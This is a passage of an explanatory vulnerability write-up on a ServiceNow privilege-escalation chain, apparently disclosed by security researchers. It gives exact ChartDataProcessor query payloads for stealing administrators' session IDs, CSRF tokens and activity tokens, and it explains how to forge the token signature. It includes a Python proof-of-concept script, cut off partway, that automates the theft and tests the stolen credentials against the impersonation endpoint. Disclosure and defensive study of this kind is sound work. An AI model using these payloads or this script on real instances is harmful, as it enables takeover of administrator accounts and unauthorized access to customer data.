The second method stood out, since a JSESSIONID cookie plus an X-Usertoken header would mean an effective account takeover of any logged-in administrator. Account takeover means logging in as someone else without their permission. The JSESSIONID could not be obtained from any table. It may be possible to leverage XSS or CSRF for a successful takeover, but this was never attempted because the first method gave a valid pathway to exploitation. Briefly: XSS (Cross-Site Scripting) is tricking a website into running an attacker's script in another user's browser; CSRF (Cross-Site Request Forgery) is tricking a logged-in user's browser into sending a request the user did not intend. Both are ways to steal or misuse a session, but the researcher did not need them here.
Step 4: Retrieve the session store
The following query retrieves glide_session_store, which stores session information for users. Each record represents a unique session for each user, plus related information:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_session","groupby":"id","filter":"nameCONTAINS[Insert_Admin_Email_Here]^invalidatedISNULL","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
Line by line:
"table":"sys_user_session"reads from the session table, which holds session records."groupby":"id"groups by theidcolumn."filter":"nameCONTAINS[Insert_Admin_Email_Here]^invalidatedISNULL"narrows the results. The filter targets the user by name, with a placeholder for the target's email. The^separates conditions, andinvalidatedISNULLmeans "the invalidated field is empty", that is, the session has not been cancelled or expired.- The rest is the same chart request as before.
The results are filtered by the target user's name, which can be enumerated from the sys_user table; this also helps identify who the administrators of the instance are. The ^invalidatedISNULL clause removes invalidated or expired tokens. Why this step: the researcher needed the session store value, the cloakroom ticket, for a specific administrator who was currently logged in.
Step 5: Retrieve the X-Usertoken
The X-Usertoken value is retrieved from the same sys_user_session table. It is the CSRF token the application provides users to ensure requests are genuine, and it is required for subsequent requests to the server:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_session","groupby":"csrf_token","filter":"nameCONTAINS[Insert_Admin_Email_Here]^invalidatedISNULL","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
Line by line:
- Same table and filter as before, so the same target administrator and only live sessions.
"groupby":"csrf_token"asks for thecsrf_tokencolumn.
Why this step: the server checks the CSRF token on requests to make sure they come from a genuine page and not from a malicious site. To act as the administrator, the attacker needs that token too.
Step 6: Retrieve and repair the glide_user_activity token
The hardest part was determining a valid glide_user_activity token. A standard one looks like this:
[redacted]
This long string is base64 encoded. Base64 is a way of turning any data into plain letters and digits so it can travel safely in text. It is not encryption: anyone can decode it. Think of it as a standard way of packing a suitcase so it fits in the overhead bin.
The following request retrieves the partial token from the database:
sysparm_request_params={"page_num":"0","series":[{"table":"sys_user_token","groupby":"token","filter":"nameCONTAINS[Insert_Admin_Email_Here]","plot_type":"horizontal_bar"}]}&sysparm_processor=ChartDataProcessor
Line by line:
"table":"sys_user_token"reads from the token table."groupby":"token"sets the groupby value totoken."filter":"nameCONTAINS[Insert_Admin_Email_Here]"again targets the administrator by name. Notice there is noinvalidatedISNULLhere, unlike the session queries.
The values retrieved from sys_user_token appeared as follows:
The screenshot shows the values retrieved from sys_user_token.
Each glide_user_activity token could be base64 decoded, which revealed that the value from sys_user_token was the first half of the token:
The screenshot shows the base64-decoded value, the first half of the token.
Through trial and error, the signature section of the token turned out not to be sufficiently validated when sent to the server: the second half could simply be replaced or removed to create a valid token. A signature in this context is the part of a token that is supposed to prove the token was issued by the server and has not been tampered with, like a wax seal on a letter. If the server does not check the seal properly, you can swap the second half of the letter and it still gets accepted.
Step 7: Take over the account
With all three requirements satisfied (glide_session_store, X-Usertoken and a repaired glide_user_activity), it was possible to take over any account with an active session on the instance, including administrative accounts. ServiceNow also implements impersonation, which lets an admin log into any user account for debugging. Using the admin account, the team impersonated a specific user admin account and granted their own account admin privileges on the instance. In everyday terms: once inside the director's office, they used the director's ability to hand out badges to print themselves a director-level badge.
The proof of concept
The script automates the steps above. It defines the target, a cookie jar and headers, then queries ChartDataProcessor for users, session stores, CSRF tokens and activity tokens, and validates candidate credential sets against the impersonation endpoint.
import base64
import requests
import argparse
import requests
import bs4
import json
import urllib3
import argparse
import xml.etree.ElementTree as ET

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = {"http": "http://[redacted]:8080", "https": "http://[redacted]:8080"}

def banner():
    banner = '''

                ..ooo@@@XXX%%%xx..
            .oo@@XXX%x%xxx..     ` .
          .o@XX%%xx..               ` .
        o@X%..                  ..ooooooo
      .@X%x.                 ..o@@^^   ^^@@o
    .ooo@@@@@@ooo..      ..o@@^          @X%
    o@@^^^     ^^^@@@ooo.oo@@^             %
   xzI    -*--      ^^^o^^        --*-     %
   @@@o     ooooooo^@@^o^@X^@oooooo     .X%x
  I@@@@@@@@@XX%%xx  ( o@o )X%x@ROMBASED@@@X%x
  I@@@@XX%%xx  oo@@@@X% @@X%x   ^^^@@@@@@@X%x
   @X%xx     o@@@@@@@X% @@XX%%x  )    ^^@X%x
    ^   xx o@@@@@@@@Xx  ^ @XX%%x    xxx
          o@@^^^ooo I^^ I^o ooo   .  x
          oo @^ IX      I   ^X  @^ oo
          IX     U  .        V     IX
           V     .           .     V

   .-~*´¨¯¨`*·~-.,-(Account Now)-,.-~*´¨¯¨`*·~-.
       Privilege Escalation by Rezk0n and WucciSec
       greets to Wireghoul, GmP, punk_fairybread, & d4rkt1d3
      '''
    print(banner)

target = "https://<ServiceNow_Instance>:443/xmlhttp.do"
cookies = {"BIGipServerpool_<instancename>": "", "JSESSIONID": "", "__CJ_g_startTime": "%%22", "glide_mfa_remembered_browser": "", "glide_session_store": "", "glide_user_activity": "", "glide_user_route": ""}
headers = {"User-Agent": "", "Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Connection": "close", "X-Usertoken": "", "Origin": "", "Sec-Fetch-Dest": "empty", "Sec-Fetch-Mode": "cors", "Sec-Fetch-Site": "same-origin", "Referer": "", "Te": "trailers", "Content-Type": "application/x-www-form-urlencoded"}

def get_users(xrange):
    session = requests.session()
    post_data = '{"page_num":"%s","series":[{"table": "sys_user","groupby":"user_name",' \
                    '"filter":"","plot_type":"horizontal_bar"}]}' % (xrange)
    payload = {"sysparm_request_params": post_data, "sysparm_processor": "ChartDataProcessor"}
    json_response = session.post(target, headers=headers, cookies=cookies, data=payload,
                                     proxies=proxies, verify=False)
    tree = ET.fromstring(json_response.text)
    notags = ET.tostring(tree, encoding='utf8', method='text')
    json_data = json.loads(notags)
    a = json_data['CHART_DATA']
    b = json.loads(a)['series']
    for i in b:
        arr = i['aggregate_query']
        c = i['aggregate_query']
        print(c)
        if len(c) == 0:
            exit(1)

def retrieve_tokens(table, groupby, name, admin_filter):
    session = requests.session()
    if not admin_filter:
        post_data = '{"page_num":"0","series":[{"table": "%s","groupby":"%s",' \
                    '"filter":"nameCONTAINS%s","plot_type":"horizontal_bar"}]}' % (table, groupby, name)
    else:
        post_data = '{"page_num":"0","series":[{"table": "%s","groupby":"%s",' \
               '"filter":"nameCONTAINS%s^invalidatedISNULL","plot_type":"horizontal_bar"}]}' % (
                   table, groupby, name)
    payload = {
        "sysparm_request_params": post_data, "sysparm_processor": "ChartDataProcessor"}
    json_response = session.post(target, headers=headers, cookies=cookies, data=payload,
                                 proxies=proxies, verify=False)
    tree = ET.fromstring(json_response.text)
    notags = ET.tostring(tree, encoding='utf8', method='text')
    json_data = json.loads(notags)
    a = json_data['CHART_DATA']
    b = json.loads(a)['series']
    for i in b:
        arr = i['aggregate_query']
        c = i['aggregate_query'][0]
    if not admin_filter:
        base64_bytes_arr = []
        num = 0
        for val in arr:
            try:
                token = arr[num].strip('token=')
                token_format = "SCv3_1:{}=:{}".format(token, "AAAA")
                encoded_token = token_format.encode('ascii')
                base64_bytes = base64.b64encode(encoded_token)
                base64_bytes_arr.append(base64_bytes)
            except Exception as err:
                #print(err)
                print("No Active Session, we cant steal anything!! :(")
                exit(1)
            num = num + 1
        return base64_bytes_arr
    else:
        try:
            return arr
        except Exception as e:
            print("No Vaild Sessions")
            exit(1);

def validation(sess, user, activity):
    session = requests.session()
    validation_endpoint = "https://<ServiceNowInstance>/api/now/ui/impersonate/role"
    validation_cookies = {
        "glide_user_activity": activity,
        "glide_session_store": sess
    }
    validation_headers = {"X-Usertoken": user,
               "Origin": "https://<serviceNowInstance>", "Content-Type": "application/json;charset=utf-8"
    }
    payload = {"role":""}
    json_response = session.post(validation_endpoint, headers=validation_headers, cookies=validation_cookies, json=payload,
                                 proxies=proxies, verify=False)
    return json_response.status_code, json_response.json()

def main():
    glide_session_stores_arr = []
    usertoken_arr = []
    glide_user_activity_arr = []
    try:
        glide_session_stores_arr = retrieve_tokens('sys_user_session', 'id', args.n, True)
        usertoken_arr = retrieve_tokens('sys_user_session', 'csrf_token', args.n, True)
        glide_user_activity_arr = retrieve_tokens('sys_user_token', 'token', args.n, False)
    except Exception as e:
        print("No valid session with that user..:(\n")
        exit(1)

    print("Testing access to the /api/now/ui/impersonate/role endpoint")
    is_valid = False
    for glide_session_stores in glide_session_stores_arr:
        for usertoken in usertoken_arr:
            for glide_user_activity in glide_user_activity_arr:
                if is_valid:
                    break
                try:
What the script does, in plain words:
- The
importlines load ready-made Python libraries:requestsfor sending web requests,base64for encoding and decoding,jsonfor reading JSON,urllib3for suppressing warnings about insecure HTTPS, andxml.etree.ElementTreefor reading XML responses. banner()just prints an ASCII-art logo and credits.targetis the address of thexmlhttp.doendpoint.cookiesandheadersare the cookie jar and request headers, left blank for the user to fill in with their own session.retrieve_tokens(table, groupby, name, admin_filter)builds the same kind of request for a chosen table and column. Ifadmin_filteris true, it adds^invalidatedISNULLto the filter. For the activity token (whenadmin_filteris false), it takes each value, strips thetoken=prefix, rebuilds it asSCv3_1:<token>=:AAAA, and base64 encodes it.validation(sess, user, activity)sends the three stolen values to/api/now/ui/impersonate/roleand returns the HTTP status code and the JSON response. An HTTP status code is a number the server sends back to say how the request went;main()pulls the three token sets for the target user, then tries every combination against the impersonation endpoint. On a201, it prints the working session store, user token, activity token and the account's active roles.
Root cause
The root cause was insecure access control in the ChartDataProcessor processor: a standard user could call it through xmlhttp.do and run GQL queries against tables they should not read. Access control is the set of rules deciding who is allowed to do what; "insecure access control" means those rules are missing or too loose. Two further weaknesses turned that into a full takeover. Read access to sensitive tables was overly permissive, exposing sys_user_session and sys_user_token, and the signature section of the glide_user_activity token was not sufficiently validated, so the second half could be replaced or removed. The report does not describe the server-side code, so the exact implementation of the access check is not shown.
Impact
A low-privilege user could escalate to administrator of the ServiceNow instance. The chain gave effective account takeover of any account with an active session, including administrative accounts, and the impersonation feature then allowed granting admin privileges to the attacker's own account. The conditions are an active session for the target account and the ability to reach the processor as a standard user. The chain took a medium impact bug to a critical impact bug with a CVSS score of 9.9 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H). CVSS is a standard scoring system for the severity of a vulnerability; 9.9 out of 10 is near the top of the scale. The vector string is a compact code describing the conditions: network attack, low complexity, low privileges required, no user interaction, changed scope, and high impact on confidentiality, integrity and availability.
Fix
The report does not describe the vendor's remediation. The changes it points to are enforcing access control on the ChartDataProcessor processor, restricting read access to sensitive tables such as sys_user_session and sys_user_token, and properly validating the signature of the glide_user_activity token.
Variants to test
If you are testing a similar platform, these are the same ideas generalised:
- Call other XHR processors through
xmlhttp.dowith a low-privilege session and varytable,groupbyandfilter. A positive result is chart data returned for a table the account should not read. - Enumerate
sys_db_objectto list tables, then query session and token tables such assys_user_sessionandsys_user_token. A positive result is session identifiers or CSRF tokens for other users. - Take a partial token from the database, base64 decode it, and try replacing or removing the signature half before sending it. A positive result is the server accepting the modified token.
- Test whether
page_numreturns values beyond the first 10 ingroupby. A positive result is additional rows for the same column. - Try the
JSESSIONIDplusX-Usertokenpath where a session identifier can be obtained, for example through XSS or CSRF. A positive result is a valid session for another account.
Glossary
- Access control: the rules that decide who is allowed to do what on a system.
- Account takeover: logging in as another person without their permission.
- AJAX: Asynchronous JavaScript and XML, the technique of updating part of a web page without reloading it.
- Base64: a way of encoding any data as plain letters and digits so it can travel in text; not encryption.
- Burp Suite Intruder: a tool that automates sending many variations of a web request.
- Cookie: a small piece of data a website stores in your browser to remember you, such as a login ticket.
- CSRF: Cross-Site Request Forgery, tricking a logged-in user's browser into sending a request they did not intend.
- CSRF token: a value the server gives a page so it can check that a request came from that page and not a malicious site.
- CVE: a public catalogue number for a known security vulnerability.
- CVSS: a standard scoring system for the severity of a vulnerability, from 0 to 10.
- Enumeration: systematically listing things out to map what exists.
- GQL: Glide Query Language, ServiceNow's own query language for its database.
- Header: extra information sent alongside a web request, separate from the body.
- HTTP status code: a number the server returns to say how a request went, such as 201 for created.
- Impersonation: a feature letting an administrator log in as another user, usually for debugging.
- Instance: one customer's own copy of a cloud service, at its own web address.
- Java servlet: a small server-side Java program that handles a web request and returns a page.
- JSON: a simple text format for structured data using braces and brackets.
- Low-privilege account: an ordinary user account with only the permissions a regular user needs.
- Offensive security: deliberately trying to break into systems, with permission, to find weaknesses first.
- POST request: a web request that sends data to the server, like handing over a filled-in form.
- Privilege escalation: going from a lower level of access to a higher one.
- Processor: a server-side script that can be called through an XHR request.
- Proof of concept: a small demonstration that an attack really works.
- Query string: the part of a web address after
?, carrying extra instructions to the page. - SaaS: Software as a Service, software that runs on the vendor's servers and is used through a browser.
- Session: how a website remembers that you are logged in.
- Signature: the part of a token that proves it was issued by the server and not tampered with.
- SQL: the standard language for asking questions of a relational database.
- Token: a string of characters that acts as proof of identity or permission.
- URL encoding: replacing special characters in a web address with codes such as
%3Dfor=. - XHR: Xml Http Request, a background request a web page sends to the server.
- XSS: Cross-Site Scripting, tricking a website into running an attacker's script in another user's browser.


